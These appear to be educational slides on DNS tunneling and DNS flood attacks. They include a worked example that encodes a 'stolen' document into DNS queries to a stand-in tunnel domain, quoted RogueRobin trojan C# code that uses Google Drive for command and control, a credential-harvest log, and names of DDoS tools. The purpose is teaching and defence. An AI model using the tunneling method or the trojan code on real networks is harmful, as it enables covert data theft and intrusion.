
DNS TUNNELING

HOW EXACTLY DOES IT WORK?




DNS TUNNELING

STEP #2




DNS TUNNELING

STEP #3




DNS TUNNELING

STEP #4



DNS TUNNELING

STEP #5



DNS Tunneling Segment Example

```
PUT doc/stolen/examplecorp HTTP 1.1
Host: www.tunnel-example.com
Accept-Encoding: gzip
Content-Length: 27401
. . .
```

Base32 encoding

```
KBKVIIDEN5RS643UN5WGK3RPMV4GC3LQNRSWG33SOAQEQVCUKAQDCLRRBJEG64
3UHIQHO53XFZ2HK3TOMVWC2ZLYMFWXA3DFFZRW63IKIFRWGZLQOQWUK3TDN5S
GS3THHIQGO6TJOAFEG33OORSW45BNJRSW4Z3UNA5CAMRXGQYDC===
```

Formulate DNS query


```
KBKVIIDEN5RS643UN5WGK3RPMV4GC3LQNRSWG33SOAQEQVCUKAQDCLRRBJEG64
.3UHIQHO53XFZ2HK3TOMVWC2ZLYMFWXA3DFFZRW63IKIFRWGZLQOQWUK3TDN5
SG.S3THHIQGO6TJOAFEG33OORSW45BNJRSW4Z3UNA5CAMRXGQYDC===.tunnel-
example.com.  IN A
```

DNS TUNNELING

For many organizations, DNS tunneling isn’t even a known suspect and therefore a significant security risk. When they think of DNS security, there is a tendency to overlook the security of critical data or systems being compromised by covert outbound DNS inside their networks. But over the past several years there have been a number of large-scale security breaches using DNS tunneling, affecting millions of accounts.

A 2016 Infoblox Security Assessment Report found that 40 percent—nearly half—of files tested by Infoblox show evidence of DNS tunneling.

Recent News



DarkHydrus APT Uses Google Drive to Send Commands to RogueRobin Trojan


By Ionut Ilascu   January 19, 2019   05:00 PM   0

```
[*] Request Received at 2018-08-02 09:12:26: GET h
[*] New credentials harvested!
[HTTP] Host       : [redacted] Outl00k.net
[HTTP] Request    : GET /download/template.docx
[HTTP] User Agent DarkHydrus compatible; MSIE
.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Me
[HTTP] IP Address : 172.16.107.140
[AUTH] Username   : fakename
[AUTH] Password   : fakepass
```

New malicious campaigns attributed to DarkHydrus APT group show the adversary's use of a new variant of the RogueRobin Trojan and of Google Drive as an alternative command and control (C2) communication channel.

The group's latest activity was observed against targets in the Middle East, luring them with Excel documents laced with malicious VBA code (macro).


The command is called 'x_mode' and it is disabled by default. However, the adversary can turn it on via DNS tunneling channel, which is the main communication line with the C2 server.



```
try
{
    WebClient webClient = new WebClient();
    string address = string.Empty;
    byte[] bytes = Encoding.UTF8.GetBytes(content);
    webClient.Headers["Authorization"] = "Bearer " + Program.ac_t;
    webClient.Headers[HttpRequestHeader.ContentType] = "application/json";
    byte[] bytes2 = Encoding.UTF8.GetBytes("{ \"\" : \"\"}");
    webClient.UploadData("https://www.googleapis.com/upload/drive/v3/files/" + file_id + "?supportsTeamDrive=true&uploadType=resumable&fields=kind,id,name,mimeType,parents", "Patch",
      bytes2);
    address = webClient.ResponseHeaders["Location"];
    byte[] bytes3 = webClient.UploadData(address, bytes);
    result = Regex.Match(Encoding.UTF8.GetString(bytes3), "\"id\":(.*)").Groups[1].Value.Trim().Replace("\"", "").Replace(",", "");
}
catch (Exception)
{
    result = "ERROR";
}
```

credit: 360 TIC

Immediately after activation, the trojan receives a list of settings stored in variables set when sending the 'x_mode' command; these values allow it to exchange information through Google Drive: URL for downloading, uploading, updating files, and the authentication details.



```
WebClient webClient = new WebClient();
webClient.Headers.Clear();
webClient.Headers.Add("grant_type", "refresh_token");
webClient.Headers.Add("client_id", Program.client_id);
webClient.Headers.Add("client_secret", Program.cs);
webClient.Headers.Add("refresh_token", Program.r_t);
webClient.Headers.Add(HttpRequestHeader.ContentType, "application/x-www-form-urlencoded");
NameValueCollection nameValueCollection = new NameValueCollection();
nameValueCollection.Add("grant_type", "refresh_token");
nameValueCollection.Add("client_id", Program.client_id);
nameValueCollection.Add("client_secret", Program.cs);
nameValueCollection.Add("refresh_token", Program.r_t);
byte[] bytes = webClient.UploadValues(Program.gdo2t, "POST", nameValueCollection);
Program.ac_t = Regex.Match(Encoding.UTF8.GetString(bytes), "\"access_token\":(.*)").Groups[1].Value.Trim()
```

credit: Unit 42

The information exchange happens after RogueRobin uploads a file to Google Drive. The document is then monitored for changes. Any modification is considered a command.

DNS FLOOD ATTACK


WHAT IS A DNS FLOOD ATTACK

DNS flood is a type of Distributed Denial of Service (DDoS) attack in which the attacker targets one or more Domain Name System (DNS) servers belonging to a given zone, attempting to hamper resolution of resource records of that zone and its sub-zones.


Domain Name System (DNS) servers are the “phonebooks” of the Internet; they are the path through which Internet devices are able to lookup specific web servers in order to access Internet content.

DNS FLOOD ATTACK

HOW DOES DNS FLOOD ATTACK WORKS?



DNS FLOOD ATTACK



DNS Flood DDoS Attack Hit Video Gaming Industry with 90 Million Requests per Second

June 24, 2014 Mohit Kumar

Hackers are leveraging large number of compromised machines (a botnet network) to carry out

Popular News

Cryptocurrency Firm Loses $145 Million After CEO Dies With Only Password

Hacker who reported flaw in Hungarian Telekom faces up to

Preventing DNS Flooding

- Do not allow unsolicited DNS responses
- Drop quick retransmissions
- Drop DNS queries and responses that are anomalous
- Force DNS client to prove that it is not spoofed
- ..more


Tools

LOIC (Low Orbit Ion Canon) - DNS FLOOD ATTACK

XOIC - DNS FLOOD ATTACK

Wire Shark - DNS TUNNELING

Httptunnel - DNS TUNNELING


XOIC
MADE BY DLR
Make a WHOIS
IP:
Port:
Protokoll:
Normal
Tcp
Udp
XOIC
SEND A MESSAGE
TEST MODE
MAKE A DoS

References

1. https://thehackernews.com/2014/06/dns-flood-ddos-attack-hit-video-gaming.html
2. https://www.fortinet.com/blog/threat-research/10-simple-ways-to-mitigate-dns-based-ddos-attacks.html
3. https://www.youtube.com/watch?v=jL2CHOFqNgs
4. https://blackarch.org/tunnel.html
5. https://www.incapsula.com/ddos/attack-glossary/dns-flood.html
6. https://www.cloudflare.com/learning/ddos/dns-flood-ddos-attack/
7. R. Aitchison, *Pro DNS and BIND*. Berkeley, CA: Apress, Inc., 2005
8. https://www.cloudflare.com/dns/dnssec/how-dnssec-works/
9. https://conference.apnic.net/data/39/dnssec-final_1425360815.pdf
10. https://cdn.ttgtmedia.com/rms/pdf/DNS%20Security_Ch%202.pdf
11. https://subscription.packtpub.com/book/networking_and_servers/9781904811787/2/ch02lvl1sec03/2-3-dns-query
12. https://www.networkworld.com/article/3268449/internet/what-is-dns-and-how-does-it-work.html